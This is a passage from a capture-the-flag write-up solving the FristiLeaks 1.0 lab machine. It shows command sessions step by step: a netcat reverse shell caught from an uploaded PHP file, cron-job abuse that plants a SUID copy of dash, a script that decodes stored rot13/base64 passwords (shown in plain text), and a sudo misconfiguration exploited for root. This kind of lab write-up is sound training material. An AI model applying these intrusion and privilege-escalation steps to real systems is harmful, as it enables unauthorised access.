
```
HTTP/1.1 302 Found
Date: Wed, 16 Dec 2015 06:28:32 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: main_login.php
Content-Length: 104
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
<body>
Uploading, please wait<br />The file has been uploaded to /uploads <br /></body>
</html>
```

Opening 192.168.56.101/fristi/uploads/shell.php.jpg I get a shiny new shell in netcat running as Apache:




```
┌─[root@kali] - [/var/www/html] - [Wed Dec 16, 06:27]
└─[$] <> nc -lvvp 1337
listening on [any] 1337 ...
192.168.56.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 58032
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 U
TC 2015 x86_64 x86_64 x86_64 GNU/Linux
 01:29:50 up 18 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ 
```

Looking around the box a little I noticed a readable file in a user called eezeepz's home directory at /home/eezeepz/notes.txt, apparently a user called admin has set up a cron job to read /tmp/runthis every minute, the cron will run will commands from /tmp/runthis aslong as the binaries are either in /usr/bin or /home/admin. The files in /home/admin are listed in the note:




```
sh-4.1$ cat /home/eezeepz/notes.txt
cat /home/eezeepz/notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
sh-4.1$ 
```

We can easily use this to escalate our permissions to the admin user if we force the cron to use the cat command to copy /bin/dash to /tmp, which will ensure that the admin user owns the file followed by having the cron run chmod 4777 on the copied /bin/dash so that it will be executable by apache and will run as the admin user due to suid bit being set on /bin/dash:




```
sh-4.1$ echo "/home/admin/cat /bin/dash > /tmp/shell" > /tmp/runthis
echo "/home/admin/cat /bin/dash > /tmp/shell" > /tmp/runthis
sh-4.1$ echo "/home/admin/chmod 4777 /tmp/shell" >> /tmp/runthis
echo "/home/admin/chmod 4777 /tmp/shell" >> /tmp/runthis
sh-4.1$ cat /tmp/runthis
cat /tmp/runthis
/home/admin/cat /bin/dash > /tmp/shell
/home/admin/chmod 4777 /tmp/shell
sh-4.1$ ls -al /tmp/shell
ls -al /tmp/shell
-rwsr-xr-x 1 admin admin 106216 Dec 16 01:37 /tmp/shell
sh-4.1$
```

As standard we want a truely interactive shell so we use python to spawn a real tty:




```
sh-4.1$  python -c 'import pty; pty.spawn("/bin/sh")'
 python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.1$ /tmp/shell
/tmp/shell
$ whoami
whoami
admin
$ 
```

Inside /home/admin we find some interesting files, an encrypted password and a python script which encrypts user input using rot13 and base64:




```
$ cd /home/admin
cd /home/admin
$ ls
ls
cat    cronjob.py       cryptpass.py  echo   grep  whoisyourgodnow.txt
chmod  cryptedpass.txt  df            egrep  ps
$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
$
```

We can now decrypt the password using a simple python script which just performs the reverse of cryptpass.py:




```
nano decrypt-pass.py 82x39
 GNU nano 2.2.6              File: decrypt-pass.py

#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def decodeString(str):
    decoded = codecs.decode(str[::-1], 'rot13')
    print base64.b64decode(decoded)

cryptoResult=decodeString(sys.argv[1])
```




```
┌─[root@kali] - [/var/www/html] - [Wed Dec 16, 06:47]
└─[$] <> python decrypt-pass.py mVGZ3O3omkJLmy2pcuTq
thisisalsopw123
```

Decrypting the current user's password probably isn't so useful as we already have a shell running as their user. Looking around the box further, I noticed two things, there was also a file in /home/admin called whoisyourgodnow.txt which also contained what appeared to be another encrypted password and there is a user on the box called fristigod, on a hunch I wondered if this new text file might contain fristigod's password:




```
$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
$ ls /home
ls /home
admin  eezeepz  fristigod
$
```




```
┌─[root@kali] - [/var/www/html] - [Wed Dec 16, 06:50]
└─[$] <> python decrypt-pass.py "=RFn0AKnlMHMPIzpyuTI0ITG"
LetThereBeFristi!
```

I just used the su command to attempt to login as fristigod and it worked fine:




```
$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$
```

As fristigod, I checked out the output of sudo -l, they are allowed to run a binary called "doCom" as root but only as the fristi user (not fristigod) if we just run the command using sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom it works perfectly, the application says we need to provide a terminal command, so I just re-ran it with /bin/bash as an input, the result of this a root shell:



```
bash-4.1$ sudo -l
sudo -l
Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
Usage: ./program_name terminal_command ...bash-4.1$

bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
bash-4.1# whoami
whoami
root
```

The flag file is shown below:



```
bash-4.1# ls /root
ls /root
fristileaks_secrets.txt
bash-4.1# cat /root/fristileaks_secrets.txt
cat /root/fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1


bash-4.1#
```

Thanks for reading my write up.